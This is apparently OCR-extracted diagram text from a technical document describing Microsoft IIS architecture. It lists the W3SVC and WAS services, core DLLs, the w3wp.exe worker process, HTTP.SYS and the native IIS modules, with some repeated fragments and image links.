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

IISSvcs (svchost.exe)
World Wild Web Publishing Service
(W3SVC)
Windows Process Activation Service
(WAS)
iiscore.dll
Initializing
iisutil.dll
w3tp.dll
w3dt.dll
...
HTTP
HTTP.SYS



Worker (w3wp.exe)
applicationHost.config
<?xml version="1.0" encoding="UTF-8"?>
IISSvcs (svchost.exe)
World Wild Web Publishing Service
(W3SVC)
Windows Process Activation Service
(WAS)
iiscore.dll
Initializing
iisutil.dll
w3tp.dll
w3dt.dll
...
iislog.dll
cachuri
IIS Modules
static.dll
filter.dll
isapi.dll
...
HTTP
HTTP.SYS

Native IIS Modules

FileCacheModule	HttpRedirection	StaticFileModule
StaticCompression	CustomErrorModule	BasicAuthModule
RequestFiltering	TokenCacheModule	HttpLoggingModule
WindowsAuthModule	CgiModule	AnonymousAuthModule
UriCacheModule	ProtocolSupport	HTTPCacheModule
DynamicCompression	DefaultDocument	IsapiModule
DirectoryListing	CustomLogging	...

Global Cache Provider/Handler

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applicationHost.config
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IISSvcs (svchost.exe)
World Wild Web Publishing Service
(W3SVC)
Windows Process Activation Service
(WAS)
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Initializing
iisutil.dll
w3tp.dll
w3dt.dll
...
iislog.dll
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

IIS Modules
static.dll
filter.dll
isapi.dll
...
Request
Notify Events
HTTP
HTTP.SYS

